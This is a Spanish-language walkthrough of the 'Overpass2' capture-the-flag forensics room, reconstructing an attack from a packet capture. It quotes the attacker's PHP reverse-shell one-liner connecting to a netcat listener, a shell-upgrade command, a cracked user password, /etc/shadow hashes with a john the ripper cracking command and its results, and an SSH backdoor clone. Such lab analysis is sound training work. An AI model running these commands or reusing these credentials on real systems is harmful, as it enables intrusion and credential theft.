Overpass2


Overpass has been hacked! The SOC team (Paradox, congratulations on the promotion) noticed suspicious activity on a late night shift while looking at shibes, and managed to capture packets as the attack happened.
Can you work out how the attacker got in, and hack your way back into Overpass' production server?
Note: Although this room is a walkthrough, it expects familiarity with tools and Linux. I recommend learning basic Wireshark and completing Linux Fundamentals as a bare minimum.

md5sum of PCAP file: 11c3b2e9221865580295bc662c35c6dc

What was the URL of the page they used to upload a reverse shell?


Este es un reto forense , lo primero sera abrir el archivo captrura con wireshark

al abrirlo me doy cuenta que el primer paquete corresponde a al protocolo tcp /ip
el cual podremos seguir :




1. What was the URL of the page they used to upload a reverse shell?

hacemos el seguimiento del paquete



2. What payload did the attacker use to gain access?

al subir la secuencia a 1 vemos lo siguiente:



ac`a se ve que el archivo que subieron es payload.php podemos determinar que debe ser una especie de shellreverse en php , al revisar el contenido se entiwnde mejor :

```
<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>
```

192.168.170.145 IP del atacante
4242 Puerto donde se dirigio

en el paquete de secuencia 3 , se ve algunas interacciones del atacante

primero usa el comando id

$ id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

El comando id en un sistema operativo tipo Unix/Linux muestra la información del usuario que ejecutó el comando. La salida que proporcionaste indica lo siguiente:

• uid=33(www-data): Este es el identificador de usuario (UID) con el que se está ejecutando el comando. www-data suele ser el usuario predeterminado bajo el cual se ejecutan los servidores web como Apache y Nginx en muchas distribuciones de Linux. Esto significa que el comando se ejecutó con los permisos de este usuario.

• gid=33(www-data): Este es el identificador del grupo principal (GID) del usuario. Al igual que el UID, el GID www-data sugiere que el usuario pertenece al grupo utilizado por los servicios web.

• groups=33(www-data): Muestra todos los grupos al que el usuario pertenece. En este caso, www-data pertenece a un único grupo, que también es www-data.

En el contexto de una evaluación de seguridad (pentesting), ver esta salida después de ejecutar un comando significa que has obtenido acceso al sistema como el usuario www-data. Este usuario tiene permisos limitados, pero es comúnmente utilizado en servidores web. Desde esta posición, un pentester buscaría escalar privilegios para obtener un control más completo del sistema.

luego utilizo el siguiente comando :

python3 -c 'import pty;pty.spawn("/bin/bash")'

El propósito de ejecutar este comando es obtener una shell interactiva cuando se ha conseguido un acceso limitado a través de métodos como una web shell o una shell inversa no interactiva. La shell interactiva que proporciona pty.spawn permite cosas como la navegación con teclas de flecha, autocompletado con tabulador, y otras características de una terminal normal que no están disponibles en una shell inversa estándar.
Es el famoso "tratamiento de la tty"

luego de esto el atacante , hace un listado y procede a ver el archivo oculto .overpass

www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN

3. What password did the attacker use to privesc?

luego de esto el atacante lo que hace es ejecutar el comando su james para elevar privilegios con la contraseña.

/development/uploads$ su james
su james
Password: whenevernoteartinstant

Usuario: james
Password: whenevernoteartinstant

luego de elevar los privilegios con el comando su , lo que hace es revisar el archivo **/etc/shadow**
el cual contiene hashes

```
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.
5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YC
yukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1w
XxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niF
seB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1
Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
```

4. How did the attacker establish persistence?


no conforme con esto , el atacante accede a un backdoor de un recurso en github usando el comando gitclone
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor

<git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...

5 **Using the fasttrack wordlist, how many of the system passwords were crackable?**
Primero revisaremos los hash tomando las ultimas lineas del archivo , debido a que estas poseen hash las que podemos cruzar con herramientas como lo son john the ripper

```
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
```

rescatamos estas lineas las ponemos en un archivo llamado passwords , en donde haremos el crackeo,




Comando utilizado :
sudo john --wordlist=/usr/share/wordlists/fasttrack.txt passwords

este crackeo arrojo 4 hashes crackeables ,
secuirty3 (paradox)
secret12 (bee)
abcd123 (szymex)
1qaz2wsx (muirland)


Analizando el codigo...

1. Whats the default hash for the backdoor?

Ingrese a la pagina del proyecto de github donde esta el backdoor :



en el archivo main.go dentro de las primeras lineas se puede apreciar el hash por defecto de esto ,



El string es:
bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3

2. What's the hardcoded salt for the backdoor?

estuve revisando el codigo y bajando en el main.go me encontr`e con dos funciones
la primera es para verificar el pass

```
func verifyPass(hash, salt, password string) bool {
    resultHash := hashPassword(password, salt)
    return resultHash == hash
}
```

el tercer parametro es llamado salt.

mas abajo se encuentra la funcion passwordHandler:

